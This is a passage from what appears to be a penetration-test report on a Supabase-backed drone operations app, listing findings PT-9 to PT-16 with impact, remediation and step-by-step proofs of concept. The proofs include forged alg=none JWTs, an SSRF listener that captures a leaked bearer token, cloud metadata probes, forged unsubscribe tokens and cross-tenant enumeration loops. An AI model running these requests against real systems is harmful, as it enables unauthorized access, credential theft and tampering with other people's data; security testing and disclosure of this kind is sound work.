        json.dumps(obj, separators=(',', ':')).encode()
    ).decode().rstrip('=')

# Create a forged JWT (no real signing). "alg":"none" and arbitrary signature segment
header = {'alg': 'none', 'typ': 'JWT'}
payload = {'sub': SUPERADMIN_UUID, 'exp': int(time.time()) + 3600}
forged_token = f"{b64url(header)}.{b64url(payload)}.invalidsig"

headers = {
    'apikey': ANON_API_KEY,
    'Authorization': f'Bearer {forged_token}',
    'Content-Type': 'application/json'
}

resp = requests.post(BASE_URL, headers=headers, json={}, timeout=20)
print('status', resp.status_code)
print('body', resp.text)
```

Step 3: Validate that forging a token with a non-superadmin UUID is denied.

```
import requests, json, base64, time

BASE_URL = 'https://<your-project-ref>.supabase.co/functions/v1/count-all-users'
ANON_API_KEY = '<YOUR_SUPABASE_ANON_PUBLIC_API_KEY>'
NON_SUPERADMIN_UUID = '11111111-1111-1111-1111-111111111111'

def b64url(obj):
    import base64, json
    return base64.urlsafe_b64encode(
        json.dumps(obj, separators=(',', ':')).encode()
    ).decode().rstrip('=')

header = {'alg': 'none', 'typ': 'JWT'}
payload = {'sub': NON_SUPERADMIN_UUID, 'exp': int(time.time()) + 3600}
forged_non_admin = f"{b64url(header)}.{b64url(payload)}.x"

headers = {
    'apikey': ANON_API_KEY,
    'Authorization': f'Bearer {forged_non_admin}',
    'Content-Type': 'application/json'
}

resp = requests.post(BASE_URL, headers=headers, json={}, timeout=20)
print('status', resp.status_code)
print('body', resp.text)
```

Step 4: Confirm that only expiration is enforced by sending an expired forged token with a superadmin UUID.

```
import requests, json, base64, time

BASE_URL = 'https://<your-project-ref>.supabase.co/functions/v1/count-all-users'
ANON_API_KEY = '<YOUR_SUPABASE_ANON_PUBLIC_API_KEY>'
SUPERADMIN_UUID = '<A_VALID_SUPERADMIN_USER_UUID>'

def b64url(obj):
    import base64, json
    return base64.urlsafe_b64encode(
        json.dumps(obj, separators=(',', ':')).encode()
    ).decode().rstrip('=')

header = {'alg': 'none', 'typ': 'JWT'}
payload = {'sub': SUPERADMIN_UUID, 'exp': int(time.time()) - 10}
expired_forged = f"{b64url(header)}.{b64url(payload)}.x"

headers = {
    'apikey': ANON_API_KEY,
    'Authorization': f'Bearer {expired_forged}',
    'Content-Type': 'application/json'
}

resp = requests.post(BASE_URL, headers=headers, json={}, timeout=20)
print('status', resp.status_code)
print('body', resp.text)
```


Remediation

Implement the following measures to eliminate this vulnerability:

- Validate JWTs cryptographically before using any claims. In Supabase edge functions, call `supabase.auth.getUser()` or `supabase.auth.getClaims()` to enforce verification, or enable `verify_jwt=true` if appropriate for this function.
- Reject tokens with `alg` set to `none` and enforce an expected algorithm. Validate `iss`, `aud`, `exp`, and `nbf` claims in addition to signature verification.
- Derive the caller's identity from the verified token claims only, then perform role checks server-side to confirm superadmin privileges before returning sensitive data.
- Avoid manual base64 parsing of tokens. Use a well-vetted JWT library (for example, `jose`) with the project's JWT secret or the provider's public keys to prevent signature bypasses.
- Add structured security logging and alerts for edge function authorization failures and unexpected algorithm values; include regression tests that attempt `alg=none` and invalid-signature tokens.
- Consider moving privileged aggregation behind a server component or RLS-protected Postgres RPC that requires a verified service role if the function must run with elevated privileges.

2.3.20 PT-9 - Unauthenticated invocation of privileged safesky-cron-refresh edge function

Medium

Identified on: May 8th 2026

Description

The safesky-cron-refresh edge function was accessible and executable without authentication. The handler performed privileged operations using the Supabase service role key, including database upsert/insert/delete paths and third-party API calls, allowing unauthorized external users to trigger internal cron workflows and operational side effects.

Business impact

Unauthorized triggering of this cron function enables external actors to induce internal state changes and operational side effects. Because the function uses the Supabase service role key, database operations run without RLS protections. This can result in unauthorized upserts to the safesky_beacons cache, insertion of dronetag_positions telemetry, and deletion of old records, impacting data integrity and observability. Repeated unauthenticated invocations can drive unnecessary load, increasing third-party API usage (SafeSky and terrain elevation lookups) and potentially incurring cost or rate-limit penalties. The behavior could also degrade system performance or interfere with legitimate operations (for example, advisory refresh cadence) by creating race conditions or data churn. From a compliance and governance standpoint, allowing unauthenticated parties to initiate privileged workflows can undermine auditability and accountability, as actions would be attributed to anonymous sources. The likelihood of exploitation is moderate to high due to the public nature of the endpoint and the absence of any authentication barrier.

How to exploit

Step 1: Send an unauthenticated GET request to the safesky-cron-refresh edge function endpoint

```
curl -i https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/safesky-cron-refresh
```

Step 2: Verify that bogus credentials do not prevent execution (no auth is required)

```
curl -i -H 'Authorization: Bearer invalid.invalid.invalid' https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/safesky-cron-refresh
```

Step 3: Confirm the function accepts POST without auth as well

```
curl -i -X POST -H 'Content-Type: application/json' -d '{} ' https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/safesky-cron-refresh
```

Step 4: Demonstrate that the endpoint can be triggered repeatedly by an unauthenticated client

```
python3 - << 'PY'
import requests
url='https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/safesky-cron-refresh'
for i in range(3):
    r=requests.get(url)
    print(i+1, r.status_code, r.text)
PY
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Enforce authentication at the start of the handler. For Lovable-managed defaults where `verify_jwt=false`, validate a Supabase JWT in code and check appropriate roles/claims before executing privileged logic.
- If the function is intended only for internal scheduling, require a strong, rotated shared secret in a custom header (e.g., `X-Cron-Secret`) and verify it before any action. Alternatively, enable `verify_jwt=true` and require a service token.
- Apply least-privilege database access by avoiding the service role for public-facing functions; use a restricted service key or PostgREST role limited to required tables and actions.
- Tighten CORS to only trusted origins or disable it if not needed for browsers.
- Restrict allowed HTTP methods (e.g., GET only or POST only) and add rate limiting/throttling to reduce abuse potential.
- Add structured audit logging of invocations including authenticated subject or verified scheduler ID.

2.3.22 PT-10 - Authenticated SSRF in process-droneLog allows arbitrary outbound requests and leaks backend DroneLog bearer key

Medium

Identified on: May 8th 2026

Description

An authenticated server-side request forgery was validated in the dji-process-log action where user-controlled downloadUrl is fetched by the server. The server was shown to send requests to an attacker-controlled endpoint and included its backend DroneLog Authorization bearer token in the outbound request. This enables arbitrary outbound request abuse and exposure of server-side API credentials, while metadata/internal cloud access remained unverified in testing.

Business impact

The vulnerability enables any authenticated user to cause the application backend to make arbitrary outbound HTTP(S) requests. This can be abused to interact with third-party services from trusted infrastructure, potentially bypassing IP-based access controls, and to create operational noise or trigger unintended actions on external systems. While internal network access was not proven in this test, SSRF commonly increases the risk of internal reconnaissance and access to sensitive endpoints if network egress permits it. More critically, the server attaches and leaks its DroneLog Authorization bearer token to attacker-controlled destinations. Exposure of this credential could allow impersonation of the backend when calling the DroneLog API, enabling unauthorized access to or manipulation of flight log resources, and creating opportunities for data exfiltration, integrity loss, or abuse of the integration. Credential leakage also raises compliance and incident-response obligations due to potential unauthorized access to third-party services and associated data. Given that exploitation requires only a standard authenticated user and minimal technical effort, the likelihood of exploitation is moderate. The demonstrated impact includes credential disclosure and arbitrary outbound requests; however, no evidence of metadata or internal cloud compromise was obtained in this environment, which bounds the assessed severity.

How to exploit

Step 1: Authenticate in the application using a regular user account (e.g., User A) and obtain a valid user JWT for calling Supabase Edge Functions.

Step 2: Start an attacker-controlled HTTP listener to capture inbound requests and headers.

```
python3 - << 'PY'
import http.server, socketserver
class H(http.server.BaseHTTPRequestHandler):
    def do_GET(self):
        print("[LISTENER] Received GET", self.path)
        print("[LISTENER] Authorization:", self.headers.get('Authorization'))
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b"ok")
    def log_message(self, *args):
        pass
socketserver.TCPServer(("0.0.0.0", 8080), H).serve_forever()
PY
```

Step 3: Trigger the vulnerable function with downloadUrl pointing to your listener.

```
curl -sS -X POST \
  'https://uxubtwvcplkfifwoncgj.supabase.co/functions/v1/process-drone-log' \
  -H 'Authorization: Bearer <USER_JWT>' \
  -H 'apikey: <SUPABASE_ANON_KEY>' \
  -H 'Content-Type: application/json' \
  --data '{
    "action": "dji-process-log",
    "accountId": "poc-account",
    "logId": "poc1",
    "downloadUrl": "http://<YOUR_LISTENER_HOST>:8080/ssrf-poc1"
  }'
```

Step 4: Optionally test an internal target to assess network egress behavior (metadata access was not verified in this environment).

```
curl -sS -X POST \
  'https://uxubtwvcplkfifwoncgj.supabase.co/functions/v1/process-drone-log' \
  -H 'Authorization: Bearer <USER_JWT>' \
  -H 'apikey: <SUPABASE_ANON_KEY>' \
  -H 'Content-Type: application/json' \
  --data '{
    "action": "dji-process-log",
    "accountId": "poc-account",
    "logId": "poc-meta",
    "downloadUrl": "http://169.254.169.254/latest/meta-data/"
  }'
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Immediately rotate the leaked DroneLog bearer token and invalidate any prior keys.
- Remove client control over `downloadUrl` where possible; derive download targets server-side from known identifiers.
- If external fetching must remain, enforce a strict allowlist of approved domains and validate URL scheme, host, and resolved IPs before any request.
- Never attach internal Authorization or API tokens to requests whose destination is not explicitly trusted; gate header injection by hostname/domain allowlist.
- Implement SSRF egress controls: block RFC1918, link-local (169.254.0.0/16), loopback, and other internal ranges at application and network layers.
- Prefer pre-signed, time-limited URLs or backend-to-backend integrations that do not require forwarding long-lived bearer tokens.
- Add comprehensive input validation and logging around outbound fetches; include security telemetry for denied requests.
- Create unit/integration tests to ensure untrusted URLs are rejected and sensitive headers are not forwarded to non-allowlisted hosts.

2.3.25 PT-11 - Fail-open billing-owner check in customer-portal allows non-owner access to billing portal flow

Medium

Identified on: May 8th 2026

Description

A fail-open authorization check was identified in the customer-portal edge function. The code only blocks access when `billing_user_id` is set and different from the caller, so regular users in companies where `billing_user_id` is null can pass the billing-owner gate and reach privileged Stripe billing-portal session creation logic. This was demonstrated with a non-owner user role that was blocked by change-plan billing-owner enforcement but was not blocked by customer-portal.

Business impact

Unauthorized access to the Stripe Billing Portal may allow regular users to view invoices, payment history, and customer details, and depending on portal configuration, to update payment methods, cancel or modify subscriptions, or purchase add-ons. Such actions can cause financial impact (unexpected charges or cancellations), service disruption (plan downgrades or termination), and loss of billing data integrity. Exposure of billing and customer information may include personal data (names, addresses, invoice PDFs), with potential privacy concerns and regulatory implications (e.g., GDPR) if accessed by unauthorized personnel. The likelihood is moderate because many tenants can exist in a state where `billing_user_id` is not yet assigned (e.g., newly onboarded organizations). Exploitation requires only standard authenticated access within the same company, making opportunistic misuse plausible until the condition is remediated or an owner is assigned.

How to exploit

Step 1: Authenticate to the application as a non-owner regular user (User B) and obtain a bearer token for API calls.

Step 2: Confirm the user's role is a regular user (not an elevated billing owner role).

```
curl -sS "https://uxubtwcplkfifwoncgj.supabase.co/rest/v1/user_roles?select=role&user_id=eq.<USER_B_UUID>" \
-H 'apikey: <SUPABASE_ANON_KEY>' \
-H 'Authorization: Bearer <JWT_FOR_User_B>'
```

Step 3: Identify the company for User B and verify that the company's `billing_user_id` is null (unset).

```
# Fetch User B's company id
curl -sS "https://uxubtwcplkfifwoncgj.supabase.co/rest/v1/profiles?select=company_id&id=eq.<USER_B_UUID>" \
-H 'apikey: <SUPABASE_ANON_KEY>' \
-H 'Authorization: Bearer <JWT_FOR_User_B>'

# Verify billing_user_id is null for that company
curl -sS "https://uxubtwcplkfifwoncgj.supabase.co/rest/v1/companies?select=id,navn,billing_user_id,stripe_exempt&id=eq.<COMPANY_UUID>" \
-H 'apikey: <SUPABASE_ANON_KEY>' \
-H 'Authorization: Bearer <JWT_FOR_User_B>'
```

Step 4: Call the strict billing function to observe correct enforcement (negative control).

```
curl -sS -X POST "https://uxubtwvcplkfifwongj.supabase.co/functions/v1/change-plan" \
-H 'apikey: <SUPABASE_ANON_KEY>' \
-H 'Authorization: Bearer <JWT_FOR_User_B>' \
-H 'Content-Type: application/json' \
--data '{"new_plan":"starter"}'
```

Step 5: Call the vulnerable customer-portal function as the same non-owner user.

```
curl -sS -X POST "https://uxubtwvcplkfifwongj.supabase.co/functions/v1/customer-portal" \
-H 'apikey: <SUPABASE_ANON_KEY>' \
-H 'Authorization: Bearer <JWT_FOR_User_B>' \
-H 'Content-Type: application/json' \
--data '{}'
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Change the authorization check in customer-portal to fail closed. Use a strict comparison that denies when the authenticated user is not exactly the billing owner, e.g., treat null billing_user_id as unauthorized.
- Align authorization across all billing-related functions (customer-portal, change-plan, manage-addon) by centralizing a shared helper/middleware that enforces the same billing-owner policy.
- Introduce a safe fallback for companies without a billing owner set: block portal creation and instruct an administrator to assign a billing owner, or allow only a clearly defined admin role to set the initial owner via a separate controlled flow.
- Add unit and integration tests covering cases where billing_user_id is null, mismatched, and matched, ensuring consistent behavior across functions.
- Backfill data for existing tenants by assigning a billing owner where appropriate, or explicitly flagging companies as requiring owner assignment before any billing actions can proceed.
- Harden defense-in-depth with audit logging on all billing actions and rate limiting for session creation to reduce abuse potential.
- Validate and scope the Stripe Billing Portal configuration to limit actions available to end users, reducing impact if a similar check regresses in the future.

2.3.27 PT-12 - Unauthenticated execution of check-mission-reminders privileged edge function

Medium

Identified on: May 8th 2026

Description

The `check-mission-reminders` edge function was reachable without authentication and executed successfully with no bearer token and with an invalid bearer token. The handler instantiated a service-role Supabase client and performed privileged mission/preference processing despite the caller being unauthenticated. This allows unauthorized triggering of an internal scheduler-like workflow and exposure of operational counters (`checked` / `notified`) to anonymous callers.

Business impact

Unauthorized execution enables attackers to trigger notification workflows at arbitrary times, potentially sending unexpected or excessive notifications to real users when missions fall within the reminder window. This can disrupt operations, cause alert fatigue, and erode user trust. Repeated invocations may lead to spamming of personnel, reputational harm, and support burden from user complaints. Because the function runs with a service-role key, it performs privileged database reads and calls downstream functions regardless of the caller's identity. While the HTTP response body is minimal, repeated unauthenticated triggers can consume backend resources and notification service capacity, increasing the risk of service degradation or denial of service for legitimate operations. The counters exposed in the response can also be polled to infer operational activity patterns, which may aid reconnaissance. Exploitation requires only knowledge of the public function URL and is straightforward due to the absence of authentication and the permissive CORS policy. The likelihood of discovery is elevated for edge functions with predictable naming and standard Supabase function URLs.

How to exploit

Step 1: Submit an unauthenticated GET request to the edge function endpoint

```
curl -i https://uxubtwvcplkfifwongj.supabase.co/functions/v1/check-mission-reminders
```

Step 2: Repeat the request with an invalid Bearer token to demonstrate lack of JWT enforcement

```
curl -i -H 'Authorization: Bearer invalid.invalid.invalid' https://uxubtwvcplkfifwongj.supabase.co/functions/v1/check-mission-reminders
```

Step 3: Invoke the function with POST and no authentication to confirm method-agnostic execution

```
curl -i -X POST -H 'Content-Type: application/json' -d '{} ' https://uxubtwvcplkfifwongj.supabase.co/functions/v1/check-mission-reminders
```

Step 4: Optionally, invoke the endpoint multiple times to show repeated unauthorized execution is allowed

```
for i in $(seq 1 3); do curl -s https://uxubtwvcplkfifwongj.supabase.co/functions/v1/check-mission-reminders; echo; done
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Gate the function behind authentication or a strong secret. Either set `verify_jwt = true` for this function and validate the authenticated user/role in code, or keep `verify_jwt = false` but require a shared header (for example, `X-CRON-SECRET`) with a high-entropy value stored in environment variables.
- Implement in-function authorization: validate `supabase.auth.getUser()/getClaims()` and restrict execution to an internal service account or an administrative role only.
- If the function is intended for scheduled use only, limit invocation to the Supabase Scheduler or a trusted backend and reject all browser-originated calls. Narrow CORS to known internal origins or omit CORS entirely if not needed from browsers.
- Add rate limiting and idempotency controls to prevent repeated reminder dispatch. Consider tracking last-notified timestamps or using a deduplication window per mission/person.
- Minimize response data. Remove or obfuscate operational counters from the public response to limit information disclosure.
- Add monitoring and alerting for unexpected invocation patterns; log caller IPs and headers for anomaly detection.

2.3.29 PT-13 - Unauthenticated invocation of update-seats edge function enables privileged billing workflow access

Medium

Identified on: May 8th 2026

Description

The update-seats edge function was reachable without any valid authentication and accepted requests with no Authorization header or an invalid bearer token. Attacker-controlled company_id values were processed with a service-role Supabase client, and response differences exposed tenant subscription-state information to unauthenticated callers. This was demonstrated by unauthenticated 200 responses for one company and a different Stripe-processing error path for another company.

Business impact

Exposure of billing and subscription state across tenants can enable targeted enumeration of customers, reveal which organizations are paying, and provide competitive intelligence. The visibility of upstream billing errors further discloses internal integration details and can assist attackers in mapping backend services. Because the function executes with elevated privileges and accepts attacker-controlled company_id values, there is potential for unauthorized side effects if upstream integrations are correctly configured, including undesired synchronization actions or excessive load against external billing APIs. Even when data modification is not achieved, repeated unauthenticated invocation may cause operational noise, error amplification, or rate-limit exhaustion with the billing provider. The likelihood of exploitation is high as the endpoint requires no credentials, specialized tooling, or preconditions beyond network access. While the data revealed is not strictly personal data, the exposure of tenant-level billing state can be sensitive commercially and may intersect with contractual confidentiality obligations.

How to exploit

Step 1: Submit an unauthenticated POST to the update-seats edge function with a known company_id (no Authorization header).

```
curl -sS -X POST 'https://uxubtwvcplkfifwongj.supabase.co/functions/v1/update-seats' \
-H 'Content-Type: application/json' \
--data '{"company_id": "a6698b2d-8464-4f88-9bc4-ebcc072f629d"}'
```

Step 2: Repeat the request but include an invalid bearer token to demonstrate that tokens are not validated.

```
curl -sS -X POST 'https://uxubtwvcplkfifwongj.supabase.co/functions/v1/update-seats' \
-H 'Authorization: Bearer ****oken' \
-H 'Content-Type: application/json' \
--data '{"company_id": "a6698b2d-8464-4f88-9bc4-ebcc072f629d"}'
```

Step 3: Change the company_id to another tenant to observe a different, Stripe-related error path that discloses subscription-state differences.

```
curl -sS -X POST 'https://uxubtwvcplkfifwongj.supabase.co/functions/v1/update-seats' \
-H 'Content-Type: application/json' \
--data '{"company_id": "af43f04e-7a0a-4c42-a1e2-dfdc883a9600"}'
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Require authentication for the function. Either enable `verify_jwt=true` for `update-seats` or perform explicit JWT validation in code (`supabase.auth.getUser/getClaims`) and fail closed when missing/invalid.
- Implement authorization checks to ensure the caller is permitted to manage billing for the specific `company_id`. Derive the company context from the authenticated user claims or server-side session, not from client input.
- If the function is intended for internal, server-to-server use, restrict invocation by validating a server-issued signature or secret and remove any client-side triggers. Avoid exposing this function directly to untrusted clients.
- Normalize error handling. Do not return upstream billing errors to clients; instead, return a generic message and log detailed errors server-side to prevent subscription-state enumeration.
- Validate input strictly (require `company_id`, correct type/format) and return uniform error codes for invalid or unauthorized accesses.
- Add rate limiting and audit logging for function invocations to detect abuse and reduce impact of brute-force enumeration.
- Add automated tests and linting rules to enforce authentication/authorization patterns for all edge functions using service-role clients.

2.3.31 PT-14 - Forgeable weekly unsubscribe token enables unauthorized profile preference changes

Medium

Identified on: May 8th 2026

Description

The weekly report unsubscribe token was generated as plain base64 data without a signature and was accepted by the unsubscribe endpoint after only UUID format parsing. A forged unauthenticated token successfully changed a victim profile's `weekly_report_unsubscribed` flag, demonstrating unauthorized state modification. This allows account-preference tampering for any user whose profile UUID is known.

Business impact

Unauthorized modification of user notification preferences undermines communication reliability. Users may be silently opted out of weekly reports, leading to missed updates or degraded visibility into operational or compliance information distributed through these emails. This can impact support workload, user trust, and the effectiveness of planned communications. At scale, an attacker who can obtain or infer profile UUIDs could mass-unsubscribe users, reducing engagement metrics and impairing outreach. As the endpoint requires no authentication and the token is trivially forgeable, exploitation effort is low once UUIDs are available. The integrity impact is confined to a single preference flag; however, the ease of automation increases the likelihood of abuse. From a compliance and audit perspective, preference state is an element of consent management. Unauthorized changes complicate accurate recordkeeping of user opt-in/opt-out status and may introduce discrepancies during audits or regulatory inquiries under privacy and e-communications regimes.

How to exploit

Step 1: Identify a target profile UUID to demonstrate impact (e.g., from legitimate administrative visibility or test data).

Step 2: Forge a token by base64-encoding a string that starts with the target UUID followed by any two colon-separated fields.

```
python3 - << 'PY'
import base64
victim_uuid = "<victim-profile-uuid>" # replace with a real UUID for testing
forged_token = base64.b64encode(f"{victim_uuid}:anything:anything".encode()).decode()
print(forged_token)
PY
```

Step 3: Trigger the unsubscribe endpoint without any authentication using the forged token.

```
curl -i "https://uxubtwvcplkfifwoncgj.supabase.co/functions/v1/unsubscribe-weekly-report?token=<FORGED_TOKEN>"
```

Step 4: Optionally verify the state change from an authorized session (UI or API) to confirm the profile's `weekly_report_unsubscribed` flag is now true.

```
# Example (requires a legitimate, authorized session):
# Substitute placeholders with valid values from your environment.
curl -s "https://uxubtwvcplkfifwoncgj.supabase.co/rest/v1/profiles?select=id,weekly_report_unsubscribed&id=eq:<victim-profile-uuid>" \
-H "apikey: <anon-key>" \
-H "Authorization: Bearer <valid-user-jwt>"
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Adopt a signed token scheme (e.g., HMAC or JWT) that includes user ID, purpose (unsubscribe), and a short expiration, and verify signature and expiry in the unsubscribe function.
- Alternatively, issue opaque, random unsubscribe tokens stored server-side (one-time use with expiry) and look them up before applying any state change.
- Validate the entire token structure rather than only UUID format; reject tokens lacking a valid signature or server-side record.
- Avoid using a service-role client for unauthenticated writes. Move the operation behind a verified token check or a secure RPC with Row Level Security enforcing the intended action scope.
- Implement replay protection and short-lived validity. Invalidate tokens after first use and rotate the signing secret if exposure is suspected.
- Add rate limiting and audit logging for unsubscribe events to detect anomalous patterns or mass changes.
- Backfill: review recent unsubscribe events and notify affected users or restore preferences if changes were unauthorized.
- Update automated tests to cover token verification failures and ensure no state changes occur without successful validation.

2.3.33 PT-15 - Unauthenticated privileged invocation in dji-auto-sync edge function

Medium

Identified on: May 8th 2026

Description

The dji-auto-sync edge function was reachable without authentication while using a service-role Supabase client for privileged operations. Unauthenticated requests were accepted with attacker-controlled `userId/companyId`, which enabled profile/credential-state enumeration and company metadata disclosure, and allowed unauthorized triggering of background sync orchestration. This exposed cross-boundary information and privileged workflow execution to external callers.

Business impact

Unauthorized invocation of this function can lead to disclosure of tenant metadata such as company names and confirmation of profile existence and credential state. This information can be used for targeted social engineering, credential stuffing pretexting, or mapping of organizational structures. Enumeration at scale increases the likelihood of broader account targeting. The ability to trigger privileged background synchronization workflows without authentication can cause unplanned load on downstream services and third-party APIs, potentially incurring costs, exhausting rate limits, or degrading service availability for legitimate users. If additional logic paths write to internal tables, data integrity risks may arise through unintended state changes. Although the demonstrated responses did not reveal sensitive personal data directly, the exposure of internal metadata and privileged workflow execution represents a material risk to confidentiality and operational stability. Given the simplicity of exploitation (no credentials required, single unauthenticated POST) and the public reachability of the endpoint, the likelihood of opportunistic abuse is non-trivial. Depending on jurisdiction and data classification, metadata disclosure about customers or affiliates may have contractual or regulatory implications related to confidentiality and data minimization obligations.

How to exploit

Step 1: Send an unauthenticated POST to the dji-auto-sync function with a known profile UUID and company UUID to test profile/credential enumeration.

```
curl -i -sS -X POST \
  https://uxubtwvcplkfifwongcj.supabase.co/functions/v1/dji-auto-sync \
  -H 'Content-Type: application/json' \
  --data '{"userId":"964820b5-0d2f-4891-8f46-6c81838b9095","companyId":"50c5b8af-639f-431d-89d5-91196cdc2cd8"}'
```

Step 2: Repeat with a random UUID for userId to confirm profile existence leakage via error distinction.

```
python3 - << 'PY'
import uuid,requests
u=str(uuid.uuid4())
payload={"userId":u,"companyId":"50c5b8af-639f-431d-89d5-91196cdc2cd8"}
r=requests.post("https://uxubtwvcplkfifwongj.supabase.co/functions/v1/dji-auto-sync",json=payload,timeout=30)
print(r.status_code, r.text)
PY
```

Step 3: Trigger the unauthenticated background sync orchestration for a DJI-enabled company by sending only companyId.

```
curl -sS -X POST \
  https://uxubtwvcplkfifwongj.supabase.co/functions/v1/dji-auto-sync \
  -H 'Content-Type: application/json' \
  --data '{"companyId":"50c5b8af-639f-431d-89d5-91196cdc2cd8"}'
```

Step 4: Repeat for other company UUIDs to demonstrate cross-tenant metadata disclosure and repeated job triggering.

```
python3 - << 'PY'
import requests
url='https://uxubtwvcplkfifwongj.supabase.co/functions/v1/dji-auto-sync'
for cid in ['cd990649-efdd-40b5-ad72-dd48ce754f3c','c296a09a-2242-49bc-9de2-1507b933aa75']:
    r=requests.post(url,json={'companyId':cid},timeout=30)
    print(cid, r.status_code, r.text)
PY
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Require authentication at the function boundary by validating a JWT with `supabase.auth.getUser()` or `getClaims()` and rejecting unauthenticated requests before reading request body.
- Authorize based on server-derived identity rather than trusting `userId` or `companyId` from the client. Derive the effective user and company context from the authenticated session and enforce role/tenant checks.
- If background orchestration must be callable programmatically, protect it behind an authenticated, role-restricted path or a separate internal-only trigger (e.g., scheduled job, signed webhook with HMAC, or service-to-service token).
- Avoid exposing internal metadata in responses. Return generic errors and do not reveal whether a user or credential exists.
- If feasible, enable `verify_jwt` at deployment for this function and maintain in-code checks to handle multi-environment deployments consistently.
- Add rate limiting and audit logging for function invocations to detect and deter probing and abuse.
- Write unit/integration tests for edge functions that fail closed when Authorization is missing or invalid.

2.3.35 PT-16 - Server-side request forgery in flighthub2-proxy debug-endpoint via unvalidated FlightHub base URL

Low

Identified on: May 8th 2026

Description

The debug-endpoint action was found to issue backend requests to a URL derived from the company flighthub2_base_url without hostname allowlisting. By setting flighthub2_base_url to http://ssrf.auto-pentest.com and invoking action=debug-endpoint, backend requests were made and the external canary response was returned in the function output, confirming full-read SSRF. Attempts against 169.254.169.254 were also performed and returned connection errors, so metadata/internal impact was not verified.

Business impact

Exploitation enables server-side HTTP requests to arbitrary external destinations and returns their bodies, which can be used to exfiltrate data from reachable services. If internal services or metadata endpoints were accessible from the execution environment, this could lead to retrieval of sensitive information, including service credentials or internal API responses. While metadata or internal network access was not proven in this test, the capability to perform arbitrary outbound requests and retrieve responses remains a material risk. The debug functionality amplifies the impact by returning the full response body to the caller, easing data extraction and making reconnaissance straightforward. The likelihood of exploitation is moderate in environments where authenticated administrative users are present, especially if configuration changes are common during integration or troubleshooting. If sensitive data were retrieved by abusing this mechanism, there could be regulatory implications under privacy laws such as GDPR, depending on the data involved. Even without proven internal reachability, the issue can facilitate misuse of the application's server IP for indirect attacks (e.g., interacting with third-party services from a trusted address) or assist in network reconnaissance by analyzing error conditions and timing behavior, which may aid further attacks.

How to exploit

Step 1: Authenticate to the application as Super admin and obtain a valid Supabase JWT for API calls. Identify the Supabase project URL (https://<project-ref>.supabase.co) and your company ID.

Step 2: Read and note the current flighthub2_base_url value for your company (for later restoration).

```
curl -s \
-H 'apikey: <SUPABASE_KEY>' \
-H 'Authorization: Bearer <JWT_SUPER_ADMIN>' \
'https://<project-ref>.supabase.co/rest/v1/companies?select=id,flighthub2_base_url&id=eq.<COMPANY_ID>'
```

Step 3: Set `flighthub2_base_url` to an external canary host to validate SSRF (example uses `http://ssrf.auto-pentest.com`).

```
curl -s -X PATCH \
-H 'apikey: <SUPABASE_KEY>' \
-H 'Authorization: Bearer <JWT_SUPER_ADMIN>' \
-H 'Content-Type: application/json' \
-H 'Prefer: return=representation' \
-d '{"flighthub2_base_url": "http://ssrf.auto-pentest.com"}' \
'https://<project-ref>.supabase.co/rest/v1/companies?id=eq.<COMPANY_ID>'
```

Step 4: If required by the function flow, store a placeholder FlightHub token to satisfy preconditions for the proxy (using `action=save-token`).

```
curl -s -X POST \
-H 'apikey: <SUPABASE_KEY>' \
-H 'Authorization: Bearer <JWT_SUPER_ADMIN>' \
-H 'Content-Type: application/json' \
-d '{"action": "save-token", "token": "dummy.token.value"}' \
'https://<project-ref>.supabase.co/functions/v1/flighthub2-proxy'
```

Step 5: Trigger the SSRF by invoking `action=debug-endpoint` with any endpoint string (e.g., 'foo').

```
curl -s -X POST \
-H 'apikey: <SUPABASE_KEY>' \
-H 'Authorization: Bearer <JWT_SUPER_ADMIN>' \
-H 'Content-Type: application/json' \
-d '{"action": "debug-endpoint", "endpoint": "foo", "method": "GET"}' \
'https://<project-ref>.supabase.co/functions/v1/flighthub2-proxy'
```

Step 6: Optionally attempt an internal target (e.g., cloud metadata IP) to assess reachability. Set the base to `http://169.254.169.254` and call `debug-endpoint` with a path traversal endpoint.

```
curl -s -X PATCH \
-H 'apikey: <SUPABASE_KEY>' \
-H 'Authorization: Bearer <JWT_SUPER_ADMIN>' \
-H 'Content-Type: application/json' \
-d '{"flighthub2_base_url": "http://169.254.169.254"}' \
'https://<project-ref>.supabase.co/rest/v1/companies?id=eq.<COMPANY_ID>'

curl -s -X POST \
-H 'apikey: <SUPABASE_KEY>' \
-H 'Authorization: Bearer <JWT_SUPER_ADMIN>' \
-H 'Content-Type: application/json' \
-d '{"action": "debug-endpoint", "endpoint": "../../../latest/meta-data/", "method": "GET"}' \
'https://<project-ref>.supabase.co/functions/v1/flighthub2-proxy'
```

Step 7: Restore the original `flighthub2_base_url` value and remove any temporary token/credential entries created during testing.

```
curl -s -X PATCH \
-H 'apikey: <SUPABASE_KEY>' \
-H 'Authorization: Bearer <JWT_SUPER_ADMIN>' \
-H 'Content-Type: application/json' \
-d '{"flighthub2_base_url":<ORIGINAL_VALUE_OR_NULL>}' \
'https://<project-ref>.supabase.co/rest/v1/companies?id=eq.<COMPANY_ID>'

curl -s -X DELETE \
-H 'apikey: <SUPABASE_KEY>' \
-H 'Authorization: Bearer <JWT_SUPER_ADMIN>' \
'https://<project-ref>.supabase.co/rest/v1/company_fh2_credentials?company_id=eq.<COMPANY_ID>'
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Restrict `flighthub2_base_url` to a strict allowlist of expected FlightHub hostnames and enforce HTTPS on default ports. Reject any non-allowed schemes, ports, or hosts.
- Resolve the target hostname and block requests to private, link-local, loopback, multicast, and otherwise non-routable address ranges to mitigate DNS rebinding and internal network access.
- Disable or gate the debug-endpoint in production. If diagnostics are required, limit access to privileged roles, redact response bodies, and avoid proxying arbitrary paths.
- Avoid relying on tenant-controlled configuration for network destinations. Prefer static configuration (environment variables) for trusted upstreams or validate tenant-provided values against a canonical list.
- Implement egress filtering at the network layer so the function can only reach approved FlightHub domains, preventing arbitrary outbound connections even if application checks fail.
- Add unit/integration tests for SSRF-hardening logic and include security review for any feature that performs server-side fetches based on user- or tenant-controlled input.
